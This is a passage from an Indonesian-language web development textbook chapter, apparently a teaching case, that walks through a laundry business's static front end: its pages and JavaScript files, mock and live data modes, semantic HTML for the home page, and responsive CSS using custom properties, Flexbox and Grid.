jalur Flask di Bab 10, jalur Java di Bab 11, dan jalur .NET di Bab 12. Ia bahkan dapat berjalan tanpa *back end* sama sekali dengan membaca langsung berkas CSV data contoh, dan dengan cara itulah Anda akan membukanya beberapa menit lagi.

> **WAWASAN KUNCI: TENTANG APA BAB INI SEBENARNYA.** Antarmuka depan adalah tamu di rumah orang lain. Ia berjalan di ponsel yang tidak Anda pilih, di peramban yang tidak Anda pasang, di jaringan yang bisa putus kapan saja, dan ia dapat dibaca serta diubah oleh orang yang memegang ponsel itu. Karena itu ia boleh membuat halaman nyaman dan cepat, tetapi tidak pernah boleh dipercaya: setiap harga yang ditampilkannya dihitung ulang oleh server, setiap tombol yang disembunyikannya ditolak lagi oleh server, dan setiap teks yang diterimanya dari server diperlakukan sebagai teks, tidak pernah sebagai kode. Seluruh isi bab ini bersumber dari satu kalimat itu.

8.2 Satu API, Banyak Layar

8.2.1 Halaman-halaman dan penggunanya

Antarmuka depan Profitina Laundry berada di folder `static/` aplikasi. **Tabel 8.1** mendaftar halamannya beserta orang yang dilayani setiap halaman.

Tabel 8.1 Halaman-halaman antarmuka depan statis. Struk ditambahkan ke tampilan staf dalam kode bab ini; halaman lainnya milik aplikasi itu sendiri.

Halaman	Untuk	Fungsinya	Kebutuhan
`index.html`	siapa saja	daftar harga 12 layanan dan kalkulator harga (4,3 kg ditagih sebagai 5 kg)	FR-3 (baca)
`status.html`	pelanggan	“Di mana cucian saya?”: nomor nota ditambah nomor telepon menghasilkan status satu nota	FR-10
`admin.html`	staf	masuk, dasbor, antrean dengan tombol **Finished**, satu nota, pelanggan, laporan bulanan dengan unduhan CSV	FR-1, 2, 5, 8, 9
struk (di dalam `admin.html`)	kasir	struk satu nota yang dapat dicetak, lebar 80 mm, berlogo resmi	FR-7


Di belakang halaman-halaman itu ada tujuh berkas JavaScript dan dua *stylesheet*, masing-masing dengan satu tugas. **Tabel 8.2** adalah peta yang akan sering Anda buka lagi selama membaca bab ini.

Tabel 8.2 Berkas-berkas antarmuka depan dan tugas masing-masing. Setiap halaman memuat `config.js`, `core.js`, `api.js`, dan `ui.js`, lalu skripnya sendiri.

Berkas	Tugas
`css/style.css`	satu *stylesheet* untuk semua halaman: *custom property*, Flexbox, Grid, satu *media query* untuk ponsel
`css/receipt.css`	struk di layar, dan di kertas hanya struk
`js/config.js`	pengaturan: sumber data (`auto`, `live`, `mock`), alamat API, folder CSV
`js/core.js`	aturan bisnis binatu (format uang, pembulatan ke atas, biaya tambahan ekspres, waktu janji selesai) dan penyimpan data tiruan; tanpa kode DOM, sehingga dapat juga berjalan di Node.js untuk pengujian
`js/api.js`	dua sumber data yang dapat saling menggantikan dengan metode yang sama: `LiveApi` (fetch ke jalur yang berjalan) dan `MockApi` (berkas CSV)
`js/ui.js`	pembantu DOM kecil (`el`, `table`, `message`) dan proses awal setiap halaman
`js/home.js`, `js/status.js`, `js/admin.js`	satu skrip per halaman
`js/receipt.js`	membangun struk dari `GET /api/bills/{id}`
`tests/*.js`	uji logika di Node.js, uji halaman di jsdom, uji peramban di Chromium

8.2.2 Bagaimana bagian-bagian itu terhubung

Gambar 8.1 memperlihatkan susunan keseluruhannya. Peramban memuat halaman. Halaman tidak pernah memanggil jaringan sendiri; halaman memanggil metode seperti `api.services()` atau `api.finish("B2941")` pada objek yang diberikan oleh `js/api.js`. Dalam mode **live** objek itu adalah `LiveApi`, yang memakai `fetch()` untuk menjangkau API JSON sebuah jalur yang sedang berjalan. Dalam mode **mock** objek itu adalah `MockApi`, yang telah membaca tujuh berkas CSV data contoh dan menghitung jawaban yang sama di dalam peramban. Halaman tidak dapat membedakan keduanya, dan pengujian di Subbab 8.14 membuktikan bahwa keduanya memberikan JSON yang identik untuk dua belas pemanggilan berbeda.



Gambar 8.1 Antarmuka depan dan datanya. Halaman hanya berbicara dengan `js/api.js`; `LiveApi`-nya mengambil JSON dari API jalur mana pun, `MockApi`-nya membaca berkas CSV tanpa server. Klien konsol Python dan Java di Subbab 8.15 dan 8.16 memakai API yang sama tanpa peramban.

Dua program konsol tampak di sisi kanan gambar. Keduanya ada di sana untuk menegaskan sesuatu yang mudah terlewat bila kita hanya pernah melihat API melalui peramban: API bukan halaman web dan tidak membutuhkannya. Skrip Python di kantor belakang, program Java di tablet kasir, makro lembar kerja, atau aplikasi ponsel kurir antar-jemput dapat berbicara dengan `/api/bills` persis seperti `admin.html`.

8.2.3 Mengapa tanpa framework

Kebanyakan antarmuka depan yang ditulis pada 2026 memakai *framework* seperti React, Vue, atau Angular, beserta alat *build* yang mengubah ratusan berkas sumber menjadi beberapa berkas yang dioptimalkan. Antarmuka depan ini sengaja tidak. *Framework* menyembunyikan tiga hal yang perlu Anda lihat di bab ini: bagaimana sebuah halaman sungguh disusun dari elemen-elemen, bagaimana sebuah *event* sampai ke kode Anda, dan bagaimana sebuah permintaan meninggalkan peramban. Setelah Anda sendiri menulis `document.createElement("td")` dan `fetch(url, {credentials: "include"})`, *framework* menjadi kemudahan yang Anda pahami, bukan sulap yang Anda gantungi. Kodenya pun cukup kecil untuk dibaca dalam satu sore: sekitar 1.700 baris JavaScript, hampir separuhnya `core.js`, yaitu aturan bisnis dan penyimpan data tiruan.

8.3 Menjalankan Halaman

8.3.1 Yang Anda butuhkan

Antarmuka depan hanya membutuhkan peramban modern. Chrome sejauh ini adalah peramban paling umum di Indonesia, dengan 77,5 persen dari seluruh tampilan halaman pada Agustus 2026 menurut StatCounter, disusul Safari dengan 9,4 persen dan Edge dengan 5,6 persen [2]; halaman-halaman ini diuji di Chromium, inti *open source* dari Chrome dan Edge. Agar halaman nyaman

dibuka, Anda juga memerlukan **VS Code** dengan ekstensi **Live Server** (karya Ritwick Dey), yang menyalakan server web lokal kecil dengan satu klik, persis seperti yang disiapkan di Bab 2. Untuk menjalankan pengujian Anda memerlukan **Node.js**: jalur dukungan jangka panjang (LTS) yang aktif saat ini adalah Node.js 24, dengan dukungan aktif sampai Oktober 2026, dan Node.js 22 berada dalam masa pemeliharaan sampai April 2027 [3]; pengujiannya tidak memakai apa pun yang lebih baru daripada Node.js 18. Untuk mode *live* Anda memerlukan jalur PHP dari Bab 9, yang membutuhkan PHP 8.1 atau lebih baru.

Kode bab ini ada di `ProfitinaLaundry/Code_new/Chapter08/`, disusun seperti aplikasinya sendiri sehingga setiap *path* relatif tetap berfungsi:

```
Chapter08/
  static/          halaman, css/, js/, assets/ (logo resmi), tests/
  database/        data contoh: laundry.db dan csv/ (7 berkas)
  php/             jalur PHP dari Bab 9, di sini dipakai sebagai API live
  clients/python/  laundry_client.py   (Subbab 8.15)
  clients/java/    LaundryClient.java  (Subbab 8.16)
  README.md        semua perintah untuk Windows, macOS, dan Linux
```

Semua *listing* di bab ini dicetak dari berkas-berkas tersebut, bita demi bita (dalam edisi ini dengan komentar yang diterjemahkan). JavaScript, CSS, dan HTML-nya diformat dengan Prettier pada lebar 84 kolom sehingga tidak ada baris yang perlu dipatahkan di halaman buku [4].

8.3.2 Mode mock: halaman tanpa program server

1. Di VS Code pilih **File > Open Folder…** dan buka folder `Chapter08` itu sendiri, bukan `static`. Halaman membaca berkas CSV dari `../database/csv/`, dan Live Server hanya dapat menyajikan berkas di dalam folder yang Anda buka.
2. Di Explorer buka `static`, klik kanan `index.html`, lalu pilih **Open with Live Server**. Peramban membuka `http://127.0.0.1:5500/static/index.html`.
3. Di bagian bawah halaman, kaki halaman bertuliskan *Data: mock data (../database/csv/)*. Karena tidak ada API yang menjawab di port 8000, pengaturan bawaan `auto` beralih ke berkas CSV.

Dalam mode *mock*, "sekarang" adalah saat data contoh diambil, yaitu 30 September 2026 pukul 21.00 (`mockNow` di `js/config.js`), sehingga dasbor menampilkan angka-angka yang dijanjikan dokumentasi. Perubahan seperti **Finished** hanya terjadi di tab yang sedang terbuka; memuat ulang halaman akan memulai lagi dari berkas CSV.

Bila Anda justru mengklik ganda `index.html`, alamatnya diawali `file://` dan peramban menolak mengizinkan halaman membaca berkas lain dari disk Anda. Halaman menyadarinya, menampilkan pesan, dan menawarkan pemilih berkas: pilih ketujuh berkas CSV di `database/csv` sekaligus dan semuanya bekerja seperti biasa. Subbab 8.11 memperlihatkan kode yang melakukannya.

8.3.3 Mode live: halaman dengan API PHP

Buka terminal kedua di VS Code (**Terminal > New Terminal**) dan jalankan jalur PHP:

```
cd php
php -S localhost:8000 -t public
```

Lalu ubah alamat di peramban dari `127.0.0.1:5500` menjadi `localhost:5500`. Kaki halaman kini bertuliskan *Data: live API at http://localhost:8000*. Pergantian nama host ini bukan sekadar kosmetik: *cookie* login yang dipasang API untuk `localhost:8000` hanya dikirim kembali ke halaman dari *site* yang sama, dan bagi peramban `localhost` dan `127.0.0.1` adalah dua *site* yang berbeda. Subbab 8.8.4 menjelaskan aturannya. Untuk memakai jalur lain, buka **Connection**

settings di bagian bawah halaman mana pun, pilih **live API only**, ketik alamatnya (misalnya `http://localhost:5000` untuk Flask), lalu tekan **Save and reload**.

8.4 Struktur Halaman: HTML Semantik

8.4.1 Halaman beranda, elemen demi elemen

Kode 8.1 adalah halaman beranda secara lengkap. Bacalah sekali dari atas ke bawah sebelum penjelasannya; perhatikan betapa sedikit bagiannya yang mengurus tampilan.

Kode 8.1 `static/index.html`: halaman beranda. Setiap elemen menyatakan apa isinya; tampilannya berasal dari `css/style.css` dan datanya dari `js/home.js`.

```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>Profitina Laundry - services and prices</title>
    <meta
      name="description"
      content="Profitina Laundry, three outlets in Surabaya: services, prices and a
        price calculator."
    />
    <link
      rel="icon"
      type="image/png"
      href="assets/profitina-logo-transparent.png"
    />
    <link rel="stylesheet" href="css/style.css" />
    <script src="js/config.js" defer></script>
    <script src="js/core.js" defer></script>
    <script src="js/api.js" defer></script>
    <script src="js/ui.js" defer></script>
    <script src="js/home.js" defer></script>
  </head>
  <body>
    <header class="site-header">
      <a class="brand" href="index.html">
        <img
          src="assets/profitina-logo-horizontal.png"
          alt="Profitina"
          width="118"
          height="34"
        />
        <span>Laundry</span>
      </a>
      <button
        type="button"
        class="menu-toggle"
        aria-expanded="false"
        aria-controls="site-menu"
      >
        &#8801; Menu
      </button>
      <nav id="site-menu" class="site-menu" aria-label="Main menu">
        <ul>
          <li>
            <a href="index.html" aria-current="page">Services &amp; prices</a>
```

Kode 8.1 (Lanjutan) *static/index.html: halaman beranda. Setiap elemen menyatakan apa isinya; tampilannya berasal dari css/style.css dan datanya dari js/home.js.*

```
        </li>
        <li><a href="status.html">Where is my laundry?</a></li>
        <li><a href="admin.html">Staff</a></li>
      </ul>
    </nav>
  </header>

  <main class="page">
    <section class="hero">
      <h1>Clean laundry, three outlets in Surabaya</h1>
      <p>
        Wash, dry &amp;amp; fold by the kilo, express in one day, dry cleaning, bed
        covers, shoes and helmets. Rungkut, Keputih and Wiyung, open every day
        from 07:00 to 21:00.
      </p>
      <p><a class="button primary" href="status.html">Check my laundry</a></p>
    </section>

    <div id="connect-error" class="flash flash-error" hidden></div>

    <section aria-labelledby="prices-title">
      <h2 id="prices-title">Services and prices</h2>
      <div id="price-list"><p class="muted">Loading the price list...</p></div>
      <noscript
        ><p class="flash flash-warn">
          The price list needs JavaScript.
        </p></noscript
      >
    </section>

    <section aria-labelledby="calc-title" class="card">
      <h2 id="calc-title">What will it cost?</h2>
      <form id="calc-form" class="form" novalidate>
        <label for="calc-service">Service</label>
        <select id="calc-service" name="service" disabled>
          <option>Loading...</option>
        </select>
        <label for="calc-amount">Weight in kg, or number of items / pairs</label>
        <input
          id="calc-amount"
          name="amount"
          type="number"
          min="0.1"
          step="0.1"
          value="4.3"
          inputmode="decimal"
```

Kode 8.1 (Lanjutan) *static/index.html: halaman beranda. Setiap elemen menyatakan apa isinya; tampilannya berasal dari css/style.css dan datanya dari js/home.js.*

```
          />
          <p class="hint">
            We weigh the laundry at the counter and round <strong>up</strong> to the
            next whole kg: 4.3 kg is charged as 5 kg.
          </p>
          <button type="submit" class="button">Calculate</button>
          <output
            id="calc-result"
            for="calc-service calc-amount"
            class="result"
            aria-live="polite"
          ></output>
        </form>
      </section>
    </main>

    <footer class="site-footer">
      <p>
        Profitina Laundry - teaching case of the Profitina Course Library.
        <span id="source">Data: connecting...</span>
      </p>
      <details>
        <summary>Connection settings</summary>
        <form id="settings-form" class="form">
          <fieldset>
            <legend>Data source</legend>
            <label class="choice"
              ><input type="radio" name="mode" value="auto" /> auto (live API if it
              answers, else CSV mock data)</label
            >
            <label class="choice"
              ><input type="radio" name="mode" value="live" /> live API only</label
            >
            <label class="choice"
              ><input type="radio" name="mode" value="mock" /> mock data from
              ../database/csv only</label
            >
          </fieldset>
          <label for="api-base">API base URL</label>
          <input
            id="api-base"
            name="apiBase"
            type="url"
            placeholder="http://localhost:8000"
          />
          <button type="submit" class="button">Save and reload</button>
```


Kode 8.1 (Lanjutan) *static/index.html: halaman beranda. Setiap elemen menyatakan apa isinya; tampilannya berasal dari css/style.css dan datanya dari js/home.js.*

```
        </form>
      </details>
    </footer>
  </body>
</html>
```

Baris pertama, `<!doctype html>`, meminta peramban memakai standar HTML terkini, bukan "*quirks mode*" yang dipertahankan untuk halaman-halaman tahun 1990-an. `lang="en"` memberi tahu pembaca layar lafal mana yang dipakai dan memungkinkan peramban menawarkan terjemahan. Di dalam `<head>`:

- `<meta charset="utf-8">` membuat “Rp”, titik pada “Rp 40.000”, dan nama Indonesia beraksen tiba dengan utuh.
- `<meta name="viewport" content="width=device-width, initial-scale=1">` adalah baris terpenting untuk ponsel. Tanpanya ponsel berpura-pura menjadi desktop selebar 980 piksel, mengecilkan halaman agar muat, dan setiap kata menjadi terlalu kecil untuk dibaca. Dengan baris ini, halaman ditata menurut lebar ponsel yang sebenarnya, dan *media query* di Subbab 8.5.5 dapat bekerja.
- Elemen meta `description` adalah teks yang ditampilkan mesin pencari di bawah judul halaman dalam hasil pencariannya.
- Kelima elemen `<script ... defer>` memuat skrip bersamaan dengan halaman, tetapi baru menjalankannya setelah seluruh HTML selesai dibaca, sesuai urutan kemunculannya. Karena itulah `home.js` dapat dengan aman mencari `#price-list`: saat skrip itu berjalan, elemennya sudah ada.

`<body>` dibangun dari elemen **landmark**, yang masing-masing menyatakan jenis wilayahnya. **Gambar 8.2** memperlihatkannya pada halaman yang sedang berjalan; penanda bernomor sesuai dengan daftar di bawah ini.



Gambar 8.2 Halaman beranda pada lebar desktop dalam mode *live*, ditangkap dari antarmuka depan yang berjalan. Penanda menunjukkan (1) tautan merek dengan logo resmi, (2) menu utama, (3) bagian *hero*, (4) daftar harga dari `GET /api/services`, (5) formulir kalkulator, (6) pengaturan koneksi di kaki halaman.

1. `<header class="site-header">` memuat merek dan menu. Mereknya berupa tautan ke beranda yang terdiri atas gambar logo resmi dan kata *Laundry*. Gambarnya memiliki `alt="Profitina"`: pembaca layar mengucapkan “Profitina, link”, bukan membacakan nama berkasnya, dan atribut `width` serta `height` menyediakan ruang sebelum gambar tiba sehingga halaman tidak melompat.

2. `<nav aria-label="Main menu">` berisi daftar tautan biasa. `aria-current="page"` menandai halaman yang sedang dibuka, baik untuk mata (*stylesheet* memberinya latar) maupun untuk pembaca layar, yang mengucapkan "current page". `<button class="menu-toggle">` dengan `aria-expanded` dan `aria-controls` adalah tombol menu ponsel di Subbab 8.5.5.
3. `<main>` memuat isi halaman ini; setiap halaman hanya punya satu, sehingga pengguna pembaca layar dapat langsung melompat ke sana. Di dalamnya, `<section class="hero">` adalah salam pembuka dengan tautan ke halaman status.
4. `<section aria-labelledby="prices-title">` adalah daftar harga. `aria-labelledby` memberi wilayah ini nama dari judulnya, sehingga ia muncul sebagai "Services and prices, region" dalam daftar landmark pembaca layar. `<div id="price-list">` diawali teks *Loading the price list…*, yang diganti `home.js` dengan sebuah tabel. Di bawahnya pesan `<noscript>` hanya muncul bila JavaScript dimatikan.
5. Kalkulator adalah `<form>` sungguhan dengan elemen `<label for="...">` yang terikat pada isiannya, `<input type="number" step="0.1" inputmode="decimal">` yang memunculkan papan ketik angka dengan tanda desimal di ponsel, dan elemen `<output>`, elemen HTML yang dibuat khusus untuk "hasil sebuah perhitungan", dengan `aria-live="polite"` sehingga pembaca layar mengumumkan setiap harga baru tanpa menyela.
6. `<footer>` memuat baris sumber data dan sebuah elemen `<details>`. `<details>` beserta `<summary>`-nya adalah *widget* buka-tutup yang bekerja tanpa JavaScript sama sekali: pengaturan koneksi tetap tersimpan rapi sampai seseorang membutuhkannya.

8.4.2 Mengapa makna itu penting

Halaman yang hanya dibangun dari `<div>` dan `<span>` dapat dibuat tampak persis sama dengan halaman ini. Perbedaannya tidak terlihat sampai ada orang yang tidak dapat melihat layar, sampai mesin pencari membaca halaman itu, atau sampai *stylesheet* gagal dimuat di koneksi yang lambat. Pada saat itu halaman semantik tetap berfungsi: judul dapat dinavigasi, isian formulir mengumumkan labelnya, tabel dibaca baris demi baris, dan halaman tanpa gaya tetap menjadi dokumen yang masuk akal dari atas sampai bawah. *Web Content Accessibility Guidelines* (WCAG) adalah tolok ukur internasional untuk hal ini; WCAG 2.2 menjadi Rekomendasi W3C sejak Oktober 2023 dan disahkan sebagai standar internasional ISO/IEC 40500:2025 pada Oktober 2025 [5], [6].

> **DEFINISI.** Sebuah elemen disebut **semantik** bila namanya menyatakan makna isinya (`<nav>`, `<main>`, `<table>`, `<button>`, `<label>`, `<output>`), bukan tampilannya. **Landmark** adalah wilayah semantik yang didaftar oleh teknologi bantu sehingga pengguna dapat melompat ke sana: `header`, `nav`, `main`, `footer`, dan setiap `section` yang memiliki nama yang dapat diakses.

Ketiga halaman diperiksa dengan dua validator HTML ketika aplikasinya dibangun, yaitu html-validate dan W3C Nu HTML Checker, tanpa galat yang dilaporkan; putaran pertama html-validate menemukan tiga elemen `<input>` tanpa `type` dan satu formulir tanpa tombol kirim, yang lalu diperbaiki. Anda dapat mengulang pemeriksaan itu dengan mengunggah halaman ke `https://validator.w3.org/`.

8.5 Tata Letak dan CSS Responsif

8.5.1 Custom property: palet di satu tempat

`css/style.css` dibuka dengan warna-warna logo resmi Profitina dan beberapa nilai lain yang dipakai bersama seluruh situs, dideklarasikan sekali sebagai **custom property** (sering disebut variabel CSS) pada `:root`, yaitu elemen `<html>`. **Kode 8.2** memperlihatkannya.

Kode 8.2 `static/css/style.css`, baris 1 sampai 23: palet dan jari-jari sudut sebagai *custom property*. Setiap aturan di bawahnya memakai `var(--blue)` alih-alih mengulang `#2563eb`.

```
/* ========================================================================
   Profitina Laundry (static front end) - style.css
   Custom property, Flexbox, Grid, dan satu media query untuk ponsel (360 px).
   Warna mengikuti logo resmi Profitina: biru -> sian -> hijau toska.
   ======================================================================== */
:root {
  --blue: #2563eb;
  --blue-dark: #1d4ed8;
  --cyan: #06b6d4;
  --teal: #14b8a6;
  --ink: #1f2937;
  --muted: #6b7280;
  --line: #e5e7eb;
  --bg: #f6f8fb;
  --card: #ffffff;
  --ok: #047857;
  --ok-bg: #ecfdf5;
  --warn: #92400e;
  --warn-bg: #fffbeb;
  --bad: #b91c1c;
  --bad-bg: #fef2f2;
  --radius: 10px;
}
```

Custom property dibaca dengan `var(--nama)`. Ketika pemilik memutuskan bahwa birunya perlu lebih gelap, satu baris berubah dan setiap tombol, tautan, dan tab ikut berubah. Blok sesudahnya, `box-sizing: border-box` untuk setiap elemen, membuat `width` sebuah kotak mencakup *padding* dan bingkainya, sesuai yang diharapkan semua orang tetapi, karena alasan sejarah, tidak menjadi perilaku bawaan CSS.

8.5.2 Flexbox: kepala halaman dalam satu baris

Flexbox menata sebuah baris (atau kolom) kotak dan membagi ruang kosong di antara mereka. **Kode 8.3** adalah kepala halaman.

Kode 8.3 `static/css/style.css`: kepala halaman adalah baris *flex* yang boleh berpindah baris; menu adalah baris *flex* kedua di dalamnya.

```
/* ---- kepala halaman (Flexbox) ---- */
.site-header {
  display: flex;
  flex-wrap: wrap;
  align-items: center;
  gap: 0.75rem 1.5rem;
  padding: 0.6rem 1rem;
  background: var(--card);
  border-bottom: 3px solid transparent;
  border-image: linear-gradient(90deg, var(--blue), var(--cyan), var(--teal)) 1;
}
.brand {
  display: flex;
  align-items: center;
  gap: 0.4rem;
  text-decoration: none;
  color: var(--ink);
  font-weight: 600;
}
.brand img {
  height: 34px;
  width: auto;
}
.site-menu ul {
  display: flex;
  flex-wrap: wrap;
  gap: 0.25rem;
  list-style: none;
  margin: 0;
  padding: 0;
}
.site-menu a {
  display: block;
  padding: 0.4rem 0.7rem;
  border-radius: 6px;
  text-decoration: none;
  color: var(--ink);
}
.site-menu a:hover,
.site-menu a[aria-current="page"] {
  background: #eff6ff;
  color: var(--blue-dark);
}
.menu-toggle {
  display: none;
  margin-left: auto;
```

Kode 8.3 (Lanjutan) *static/css/style.css: kepala halaman adalah baris flex yang boleh berpindah baris; menu adalah baris flex kedua di dalamnya.*

```
}
```

`display: flex` mengubah anak-anak kepala halaman (merek, tombol menu, `<nav>`) menjadi *flex item* yang berjajar dalam satu baris. `align-items: center` meletakkan mereka di tengah secara vertikal, berapa pun tingginya. `gap: 0.75rem 1.5rem` memberi jarak 0,75 rem antarbaris dan 1,5 rem antaritem; satu **rem** sama dengan ukuran huruf elemen akar, 16 piksel kecuali pengguna meminta teks yang lebih besar, sehingga jarak ikut membesar bersama ukuran huruf pengguna. `flex-wrap: wrap` membolehkan menu turun ke baris kedua di layar sempit alih-alih terdesak keluar jendela. Garis gradasi di bawah kepala halaman adalah sebuah `border-image`, sehingga biru-sian-toska logo membentang di bawah setiap halaman.

8.5.3 Grid: ubin yang menata dirinya sendiri

Grid menata kotak dalam baris *dan* kolom sekaligus. Ubin-ubin outlet di dasbor adalah contoh paling jelas, dalam **Kode 8.4**.

Kode 8.4 `static/css/style.css`: ubin dasbor. `auto-fit` bersama `minmax(230px, 1fr)` memilih jumlah kolom menurut lebar yang tersedia.

```css
/* ---- ubin dasbor (Grid) ---- */
.tiles {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(230px, 1fr));
  gap: 1rem;
}
.tile {
  background: var(--card);
  border: 1px solid var(--line);
  border-top: 4px solid var(--cyan);
  border-radius: var(--radius);
  padding: 0.9rem 1rem;
}
```


Satu baris `grid-template-columns: repeat(auto-fit, minmax(230px, 1fr))` mengerjakan tugas sebuah *media query* utuh. Artinya: buat kolom sebanyak yang muat, masing-masing selebar sekurang-kurangnya 230 piksel, lalu bagi sisa lebar secara rata (`1fr`, satu *fraction*). Untuk wadah selebar W piksel, lebar kolom minimum m, dan celah g di antara kolom, banyaknya kolom adalah

$$c = \max\left(1,\ \left\lfloor \frac{W + g}{m + g} \right\rfloor\right) \tag{8.1}$$

sebab c kolom membutuhkan $c\,m + (c-1)\,g$ piksel, dan jumlah itu paling banyak W tepat ketika $c \le (W+g)/(m+g)$. Pada layar 1024 piksel di **Gambar 8.7**, wadahnya selebar 992 piksel (1024 dikurangi *padding* 16 piksel di tiap sisi) dan celahnya 1 rem, yaitu 16 piksel, sehingga Persamaan (8.1) memberikan $\lfloor 1008/246 \rfloor = 4$ kolom yang mungkin. Outletnya hanya tiga, dan `auto-fit` meniadakan jalur keempat yang kosong, sehingga ketiga ubin berbagi lebar. Di ponsel 360 piksel wadahnya 328 piksel dan $\lfloor 344/246 \rfloor = 1$: satu ubin per baris, bertumpuk, tanpa *media query* sama sekali.

8.5.4 Seluruh halaman pada dua lebar

Gambar 8.3 menyandingkan kedua tata letak. Di desktop, kepala halaman adalah satu baris *flex*, ubin berupa *grid* tiga kolom, dan antrean berupa tabel. Di ponsel, kepala halaman menampilkan logo dan tombol **Menu**, *grid* hanya satu kolom, dan setiap baris tabel menjadi kartu dengan nama kolom tertulis di depan setiap nilai.



Gambar 8.3 Tata letak pada 1024 piksel dan pada 360 piksel. Flexbox dan Grid menyesuaikan diri sendiri; *media query* di **Kode 8.5** hanya menyembunyikan menu di balik tombol dan mengubah tabel menjadi kartu.

